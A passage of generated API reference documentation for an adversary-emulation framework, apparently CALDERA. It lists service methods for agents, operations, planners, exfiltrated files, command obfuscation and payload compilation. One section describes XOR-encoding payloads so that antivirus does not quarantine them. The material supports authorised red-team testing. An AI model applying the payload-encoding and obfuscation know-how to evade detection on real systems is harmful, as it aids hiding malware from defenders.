abstract update_planner(*data*)

Update a new planner from either the GUI or REST API with new stopping conditions. This overwrites the existing YML file. :param data: :return: the ID of the created adversary

Submodules

app.service.app_svc module

class app.service.app_svc.**AppService**(*application*)

Bases: *app.service.interfaces.i_app_svc.AppServiceInterface*, *app.utility.base_service.BaseService*

property errors

async find_link(*unique*)

Locate a given link by its unique property :param unique: :return:

async find_op_with_link(*link_id*)

Retrieves the operation that a link_id belongs to. Will search currently running operations first.

get_loaded_plugins()

async load_plugin_expansions(*plugins=()*)

async load_plugins(*plugins*)

Store all plugins in the data store :return:

async register_contacts()

register_subapp(*path: str*, *app: aiohttp.web_app.Application*)

Registers a web application under the root application.

Requests under *path* will be routed to this app.

async resume_operations()
Resume all unfinished operations :return: None

async retrieve_compiled_file(*name*, *platform*)

async run_scheduler()
Kick off all scheduled jobs, as their schedule determines :return:

async start_sniffer_untrusted_agents()
Cyclic function that repeatedly checks if there are agents to be marked as untrusted :return: None

async teardown(*main_config_file='default'*)

async validate_requirement(*requirement*, *params*)

async validate_requirements()

async watch_ability_files()

class app.service.app_svc.**Error**(*name*, *msg*)
Bases: `tuple`

property msg
Alias for field number 1

property name
Alias for field number 0

app.service.auth_svc module

class app.service.auth_svc.**AuthService**
Bases: *app.service.interfaces.i_auth_svc.AuthServiceInterface*, *app.utility.base_service.BaseService*

class User(*username*, *password*, *permissions*)
Bases: `tuple`

property password
Alias for field number 1

property permissions
Alias for field number 2

property username
Alias for field number 0

async apply(*app*, *users*)
Set up security on server boot :param app: :param users: :return: None

async check_permissions(*group*, *request*)
Check if a request is allowed based on the user permissions :param group: :param request: :return: None

async create_user(*username*, *password*, *group*)

async get_permissions(*request*)

async is_request_authenticated(*request*)

async login_user(*request*)
Log a user in and save the session :param request: :return: the response/location of where the user is trying to navigate

async static logout_user(*request*)
Log the user out :param request: :return: None

request_has_valid_api_key(*request*)

async request_has_valid_user_session(*request*)

class app.service.auth_svc.**DictionaryAuthorizationPolicy**(*user_map*)
Bases: aiohttp_security.abc.AbstractAuthorizationPolicy

async authorized_userid(*identity*)
Retrieve authorized user id. Return the user_id of the user identified by the identity or 'None' if no user exists related to the identity.

async permits(*identity*, *permission*, *context=None*)
Check user permissions. Return True if the identity is allowed the permission in the current context, else return False.

app.service.auth_svc.**check_authorization**(*func*)
Authorization Decorator This requires that the calling class have *self.auth_svc* set to the authentication service.

app.service.auth_svc.**for_all_public_methods**(*decorator*)
class decorator – adds decorator to all public methods

app.service.contact_svc module

class app.service.contact_svc.**ContactService**
Bases: *app.service.interfaces.i_contact_svc.ContactServiceInterface*, *app.utility.base_service.BaseService*

async build_filename()

async get_contact(*name*)

async handle_heartbeat(***kwargs*)

async register(*contact*)
Register a virtual subclass of an ABC.

Returns the subclass, to allow usage as a class decorator.

app.service.contact_svc.**report**(*func*)

app.service.data_svc module

class app.service.data_svc.**DataService**
Bases: *app.service.interfaces.i_data_svc.DataServiceInterface*, *app.utility.base_service.BaseService*

async apply(*collection*)
Add a new collection to RAM :param collection: :return:

async static destroy()
Reset the caldera data directory and server state.

This creates a gzipped tarball backup of the data files tracked by caldera. Paths are preserved within the tarball, with all files having "data/" as the root.

async load_ability_file(*filename*, *access*)

async load_adversary_file(*filename*, *access*)

async load_data(*plugins=()*)
Non-blocking read all the data sources to populate the object store :return: None

async load_objective_file(*filename*, *access*)

async load_source_file(*filename*, *access*)

async load_yaml_file(*object_class*, *filename*, *access*)

async locate(*object_name*, *match=None*)
Find all c_objects which match a search. Return all c_objects if no match. :param object_name: :param match: dict() :return: a list of c_object types

async reload_data(*plugins=()*)
Blocking read all the data sources to populate the object store :return: None

async remove(*object_name*, *match*)
Remove any c_objects which match a search :param object_name: :param match: dict() :return:

async restore_state()
Restore the object database

Returns

async save_state()
Accept all components of an agent profile and save a new agent or register an updated heartbeat. :return: the agent object, instructions to execute

async search(*value*, *object_name*)

async store(*c_object*)
Accept any c_object type and store it (create/update) in RAM :param c_object: :return: a single c_object

app.service.event_svc module

class app.service.event_svc.**EventService**
Bases: *app.service.interfaces.i_event_svc.EventServiceInterface*, *app.utility.base_service.BaseService*

async fire_event(*exchange=None*, *queue=None*, *timestamp=True*, ***callback_kwargs*)
Fire an event :param event: The event topic and (optional) subtopic, separated by a '/' :param callback_kwargs: Any additional parameters to pass to the event handler :return: None

async handle_exceptions(*awaitable*)

async notify_global_event_listeners(*event*, ***callback_kwargs*)
Notify all registered global event listeners when an event is fired.

Parameters **event** (*str*) – Event string (i.e. '<exchange>/<queue>')

async observe_event(*callback*, *exchange=None*, *queue=None*)
Register a callback for a certain event. Callback is fired when an event of that type is observed.

Parameters

- **callback** (*function*) – Callback function
- **exchange** (*str*) – event exchange
- **queue** (*str*) – event queue

async register_global_event_listener(*callback*)
Register a global event listener that is fired when any event is fired.

Parameters **callback** (*function*) – Callback function

app.service.file_svc module

class app.service.file_svc.**FileSvc**

Bases: *app.service.interfaces.i_file_svc.FileServiceInterface*, *app.utility.base_service.BaseService*

async add_special_payload(*name*, *func*)

Call a special function when specific payloads are downloaded

Parameters

- **name** –
- **func** –

Returns

async compile_go(*platform*, *output*, *src_fle*, *arch='amd64'*, *ldflags='-s -w'*, *cflags=''*, *buildmode=''*, *build_dir='.'*, *loop=None*)

Dynamically compile a go file :param platform: :param output: :param src_fle: :param arch: Compile architecture selection (defaults to AMD64) :param ldflags: A string of ldflags to use when building the go executable :param cflags: A string of CFLAGS to pass to the go compiler :param buildmode: GO compiler buildmode flag :param build_dir: The path to build should take place in :return:

async create_exfil_sub_directory(*dir_name*)

async find_file_path(*name*, *location=''*)

Find the location on disk of a file by name. :param name: :param location: :return: a tuple: the plugin the file is found in & the relative file path

async get_file(*headers*)

Retrieve file :param headers: headers dictionary. The *file* key is REQUIRED. :type headers: dict or dict-equivalent :return: File contents and optionally a display_name if the payload is a special payload :raises: KeyError if file key is not provided, FileNotFoundError if file cannot be found

get_payload_name_from_uuid(*payload*)

get_payload_packer(*packer*)

list_exfilled_files(*startdir=None*)

async read_file(*name*, *location='payloads'*)

Open a file and read the contents :param name: :param location: :return: a tuple (file_path, contents)

read_result_file(*link_id*, *location='data/results'*)

Read a result file. If file encryption is enabled, this method will return the plaintext content. :param link_id: The id of the link to return results from. :param location: The path to results directory. :return:

async save_file(*filename*, *payload*, *target_dir*, *encrypt=True*)

async save_multipart_file_upload(*request*, *target_dir*)

Accept a multipart file via HTTP and save it to the server :param request: :param target_dir: The path of the directory to save the uploaded file to.

write_result_file(*link_id*, *output*, *location='data/results'*)

Writes the results of a link execution to disk. If file encryption is enabled, the results file will contain ciphertext. :param link_id: The link id of the result being written. :param output: The content of the link's output. :param location: The path to the results directory. :return:

app.service.learning_svc module

class app.service.learning_svc.**LearningService**

Bases: *app.service.interfaces.i_learning_svc.LearningServiceInterface*, *app.utility.base_service.BaseService*

static add_parsers(*directory*)

async build_model()

The model is a static set of all variables used inside all ability commands This can be used to determine which facts - when found together - are more likely to be used together :return:

async learn(*facts*, *link*, *blob*)

app.service.planning_svc module

class app.service.planning_svc.**PlanningService**

Bases: *app.service.interfaces.i_planning_svc.PlanningServiceInterface*, *app.utility.base_planning_svc.BasePlanningService*

async add_ability_to_bucket(*ability*, *bucket*)

Adds bucket tag to ability

Parameters

- **ability** (Ability) – Ability to add bucket to
- **bucket** (*string*) – Bucket to add to ability

async check_stopping_conditions(*stopping_conditions*, *operation*)

Check operation facts against stopping conditions

Checks whether an operation has collected the at least one of the facts required to stop the planner. Operation facts are checked against the list of facts provided by the stopping conditions. Facts will be validated based on the *unique* property, which is a combination of the fact trait and value.

Parameters

- **stopping_conditions** (*list (*Fact*)*) – List of facts which, if collected, should be used to terminate the planner
- **operation** (Operation) – Operation to check facts on

Returns True if all stopping conditions have been met, False if all stopping conditions have not been met

Return type bool

async default_next_bucket(*current_bucket*, *state_machine*)

Returns next bucket in the state machine

Determine and return the next bucket as specified in the given bucket state machine. If the current bucket is the last in the list, the bucket order loops from last bucket to first.

Parameters

- **current_bucket** (*string*) – Current bucket execution is on
- **state_machine** (*list*) – A list containing bucket strings

Returns Bucket name to execute

Return type string

async execute_planner(*planner*, *publish_transitions=True*)

Execute planner.

This method will run the planner, progressing from bucket to bucket, as specified by the planner.

Will stop execution for these conditions:

- All buckets have been executed.
- Planner stopping conditions have been met.
- Operation was halted from external/UI input.

NOTE: Do NOT call wait-for-link-completion functions here. Let the planner decide to do that within its bucket functions, and/or there are other planning_svc utilities for the bucket functions to use to do so.

Parameters

- **planner** (*LogicalPlanner*) – Planner to run
- **publish_transitions** – flag to publish bucket transitions as events to the event service

async exhaust_bucket(*planner*, *bucket*, *operation*, *agent=None*, *batch=False*, *condition_stop=True*)

Apply all links for specified bucket

Blocks until all links are completed, either after batch push, or separately for every pushed link.

Parameters

- **planner** (*LogicalPlanner*) – Planner to check for stopping conditions on
- **bucket** (*string*) – Bucket to pull abilities from
- **operation** (*Operation*) – Operation to run links on
- **agent** (*Agent, optional*) – Agent to run links on, defaults to None
- **batch** (*bool, optional*) – Push all bucket links immediately. Will check if operation has been stopped (by user) after all bucket links complete. 'False' will push links one at a time, and wait for each to complete. Will check if operation has been stopped (by user) after each single link is completed. Defaults to False
- **condition_stop** (*bool, optional*) – Enable stopping of execution if stopping conditions are met. If set to False, the bucket will continue execution even if stopping conditions are met. defaults to True

async generate_and_trim_links(*agent*, *operation*, *abilities*, *trim=True*)

Generate new links based on abilities

Creates new links based on given operation, agent, and abilities. Optionally, trim links using *trim_links()* to return only valid links with completed facts.

Parameters

- **operation** (*Operation*) – Operation to generate links on
- **agent** (*Agent*) – Agent to generate links on
- **abilities** (*list(Ability)*) – Abilities to generate links for
- **trim** (*bool, optional*) – call trim_links() on list of links before returning, defaults to True

Returns A list of links

Return type list(Links)

async get_cleanup_links(*operation*, *agent=None*)

Generate cleanup links

Generates cleanup links for given operation and agent. If no agent is provided, cleanup links will be generated for all agents in an operation.

Parameters

- **operation** (`Operation`) – Operation to generate links on
- **agent** (*Agent, optional*) – Agent to generate links on, defaults to None

Returns a list of links

async get_links(*operation*, *buckets=None*, *agent=None*, *trim=True*)

Generate links for use in an operation

For an operation and agent combination, create links (that can be executed). When no agent is supplied, links for all agents are returned.

Parameters

- **operation** (`Operation`) – Operation to generate links for
- **buckets** (*list(string), optional*) – Buckets containing abilities. If 'None', get all links for given operation, agent, and trim setting. If a list of buckets is provided, then get links for specified buckets for given operation and trim setting. Defaults to None.
- **agent** (*Agent, optional*) – Agent to generate links for, defaults to None
- **trim** (*bool, optional*) – call trim_links() on list of links before returning, defaults to True

Returns a list of links sorted by score and atomic ordering

async static sort_links(*links*)

Sort links by score and atomic ordering in adversary profile

Parameters **links** (*list(Link)*) – List of links to sort

Returns Sorted links

Return type list(*Link*)

async update_stopping_condition_met(*planner*, *operation*)

Update planner *stopping_condition_met* property

Parameters

- **planner** (*LogicalPlanner*) – Planner to check stopping conditions and update
- **operation** (`Operation`) – Operation to check facts on

async wait_for_links_and_monitor(*planner*, *operation*, *link_ids*, *condition_stop*)

Wait for link completion, update stopping conditions and (optionally) stop bucket execution if stopping conditions are met.

Parameters

- **planner** (*LogicalPlanner*) – Planner to check for stopping conditions on
- **operation** (`Operation`) – Operation running links
- **link_ids** (*list(string)*) – Links IDS to wait for
- **condition_stop** (*bool, optional*) – Check and respect stopping conditions

Returns True if planner stopping conditions are met

Return type bool

app.service.rest_svc module

class app.service.rest_svc.**RestService**

Bases: *app.service.interfaces.i_rest_svc.RestServiceInterface*, *app.utility.base_service.BaseService*

async add_manual_command(*access*, *data*)

async apply_potential_link(*link*)

async construct_agents_for_group(*group*)

async create_operation(*access*, *data*)

async create_schedule(*access*, *data*)

async delete_ability(*data*)

async delete_adversary(*data*)

async delete_agent(*data*)

async delete_operation(*data*)

async display_objects(*object_name*, *data*)

async display_operation_report(*data*)

async display_result(*data*)

async download_contact_report(*contact*)

async find_abilities(*paw*)

async get_agent_configuration(*data*)

async get_link_pin(*json_data*)

async get_potential_links(*op_id*, *paw=None*)

async list_exfil_files(*data*)

async list_payloads()

async persist_ability(*access*, *data*)

Persist abilities. Accepts single ability or bulk set of abilities. For bulk, supply dict of form {“bulk”: [{<ability>}, {<ability>},…]}.

async persist_adversary(*access*, *data*)

Persist adversaries. Accepts single adversary or bulk set of adversaries. For bulk, supply dict of form {“bulk”: [{<adversary>}, {<adversary>},…]}.

async persist_objective(*access*, *data*)

Persist objectives. Accepts single objective or a bulk set of objectives. For bulk, supply dict of form {“bulk”: [{objective}, …]}.

async persist_source(*access*, *data*)

Persist sources. Accepts single source or bulk set of sources. For bulk, supply dict of form {“bulk”: [{<sourc>}, {<source>},…]}.

async task_agent_with_ability(*paw*, *ability_id*, *obfuscator*, *facts=()*)

async update_agent_data(*data*)

async update_chain_data(*data*)

async update_config(*data*)

async update_operation(*op_id, state=None, autonomous=None, obfuscator=None*)

async update_planner(*data*)

Update a new planner from either the GUI or REST API with new stopping conditions. This overwrites the existing YML file. :param data: :return: the ID of the created adversary

app.utility namespace

Submodules

app.utility.base_obfuscator module

class app.utility.base_obfuscator.**BaseObfuscator**(*agent*)

Bases: *app.utility.base_world.BaseWorld*

run(*link, **kwargs*)

app.utility.base_object module

class app.utility.base_object.**BaseObject**

Bases: *app.utility.base_world.BaseWorld*

property access

static clean(*d*)

property created

property display

display_schema = None

static hash(*s*)

classmethod load(*dict_obj*)

load_schema = None

match(*criteria*)

replace_app_props(*encoded_string*)

static retrieve(*collection, unique*)

schema = None

search_tags(*value*)

update(*field, value*)

Updates the given field to the given value as long as the value is not None and the new value is different from the current value. Ignoring None prevents current property values from being overwritten to None if the given property is not intentionally passed back to be updated (example: Agent heartbeat)

Parameters

- **field** – object property to update
- **value** – value to update to

app.utility.base_parser module

class `app.utility.base_parser.`**`BaseParser`**(*parser_info*)

Bases: `object`

`static broadcastip`(*blob*)

`static email`(*blob*)

Parse out email addresses :param blob: :return:

`static filename`(*blob*)

Parse out filenames :param blob: :return:

`static ip`(*blob*)

`static line`(*blob*)

Split a blob by line :param blob: :return:

`static load_json`(*blob*)

`static set_value`(*search*, *match*, *used_facts*)

Determine the value of a source/target for a Relationship :param search: a fact property to look for; either a source or target fact :param match: a parsing match :param used_facts: a list of facts that were used in a command :return: either None, the value of a matched used_fact, or the parsing match

app.utility.base_planning_svc module

class `app.utility.base_planning_svc.`**`BasePlanningService`**

Bases: *`app.utility.base_service.BaseService`*

`async add_test_variants`(*links*, *agent*, *facts=()*, *rules=()*)

Create a list of all possible links for a given set of templates

Parameters

- **`links`** –
- **`agent`** –
- **`facts`** –
- **`rules`** –

Returns updated list of links

`async obfuscate_commands`(*agent*, *obfuscator*, *links*)

`re_index = re.compile('(?<=\\[filters\\().+?(?=\\)\\])')`

`re_limited = re.compile('#{.*\\[*\\]}')`

`re_trait = re.compile('(?<=\\{).+?(?=\\[)')`

`re_variable = re.compile('#{(.*?)}', re.DOTALL)`

`async static remove_completed_links`(*operation*, *agent*, *links*)

Remove any links that have already been completed by the operation for the agent

Parameters

- **`operation`** –
- **`links`** –
- **`agent`** –

Returns updated list of links

async static remove_links_above_visibility(*links*, *operation*)

async static remove_links_missing_facts(*links*)

Remove any links that did not have facts encoded into command

Parameters **links** –

Returns updated list of links

async remove_links_missing_requirements(*links*, *operation*)

async trim_links(*operation*, *links*, *agent*)

Trim links in supplied list. Where 'trim' entails:

- adding all possible test variants
- removing completed links (i.e. agent has already completed)
- removing links that did not have template fact variables replaced by fact values

Parameters

- **operation** –
- **links** –
- **agent** –

Returns trimmed list of links

app.utility.base_service module

class app.utility.base_service.**BaseService**

Bases: *app.utility.base_world.BaseWorld*

add_service(*name*, *svc*)

classmethod get_service(*name*)

classmethod get_services()

app.utility.base_world module

class app.utility.base_world.**AccessSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

opts = <marshmallow.schema.SchemaOpts object>

class app.utility.base_world.**BaseWorld**

Bases: object

A collection of base static functions for service & object module usage

class Access

Bases: `enum.Enum`

An enumeration.

APP = 0

BLUE = 2

HIDDEN = 3

RED = 1

class Privileges

Bases: `enum.Enum`

An enumeration.

Elevated = 1

User = 0

static apply_config(*name*, *config*)

static check_requirement(*params*)

static clear_config()

static create_logger(*name*)

static decode_bytes(*s*, *strip_newlines=True*)

static encode_string(*s*)

static generate_name(*size=16*)

static generate_number(*size=6*)

static get_config(*prop=None*, *name=None*)

static get_current_timestamp(*date_format='%Y-%m-%d %H:%M:%S'*)

static is_base64(*s*)

static is_uuid4(*s*)

static jitter(*fraction*)

async static load_module(*module_type*, *module_info*)

static prepend_to_file(*filename*, *line*)

re_base64 = re.compile('[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}',

static set_config(*name*, *prop*, *value*)

static strip_yml(*path*)

async static walk_file_path(*path*, *target*)

class `app.utility.base_world.`**PrivilegesSchema**(**, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: `marshmallow.schema.Schema`

opts = <marshmallow.schema.SchemaOpts object>

app.utility.config_generator module

`app.utility.config_generator.`**`ensure_local_config`**`()`

Checks if a local.yml config file exists. If not, generates a new local.yml file using secure random values.

`app.utility.config_generator.`**`log_config_message`**`(`*config_path*`)`

`app.utility.config_generator.`**`make_secure_config`**`()`

app.utility.file_decryptor module

`app.utility.file_decryptor.`**`decrypt`**`(`*filename*, *configuration*, *output_file=None*, *b64decode=False*`)`

`app.utility.file_decryptor.`**`get_encryptor`**`(`*salt*, *key*`)`

`app.utility.file_decryptor.`**`read`**`(`*filename*, *encryptor*`)`

app.utility.payload_encoder module

This module contains helper functions for encoding and decoding payload files.

If AV is running on the server host, then it may sometimes flag, quarantine, or delete CALDERA payloads. To help prevent this, encoded payloads can be used to prevent AV from breaking the server. The convention expected by the server is that encoded payloads will be XOR'ed with the DEFAULT_KEY contained in the payload_encoder.py module.

Additionally, payload_encoder.py can be used from the command-line to add a new encoded payload.

```
` python /path/to/payload_encoder.py input_file output_file `
```

NOTE: In order for the server to detect the availability of an encoded payload, the payload file's name must end in the *.xored* extension.

`app.utility.payload_encoder.`**`xor_bytes`**`(`*in_bytes*, *key=None*`)`

`app.utility.payload_encoder.`**`xor_file`**`(`*input_file*, *output_file=None*, *key=None*`)`

app.utility.rule_set module

class `app.utility.rule_set.`**`RuleAction`**

Bases: `enum.Enum`

An enumeration.

ALLOW = 1

DENY = 0

class `app.utility.rule_set.`**`RuleSet`**`(`*rules*`)`

Bases: `object`

async apply_rules`(`*facts*`)`

async is_fact_allowed`(`*fact*`)`

22.1.2 Submodules

22.1.3 app.version module

`app.version.get_version()`

22.1.4 Module contents

CHAPTER TWENTYTHREE

INDICES AND TABLES

- genindex
- modindex
- search

PYTHON MODULE INDEX

INDEX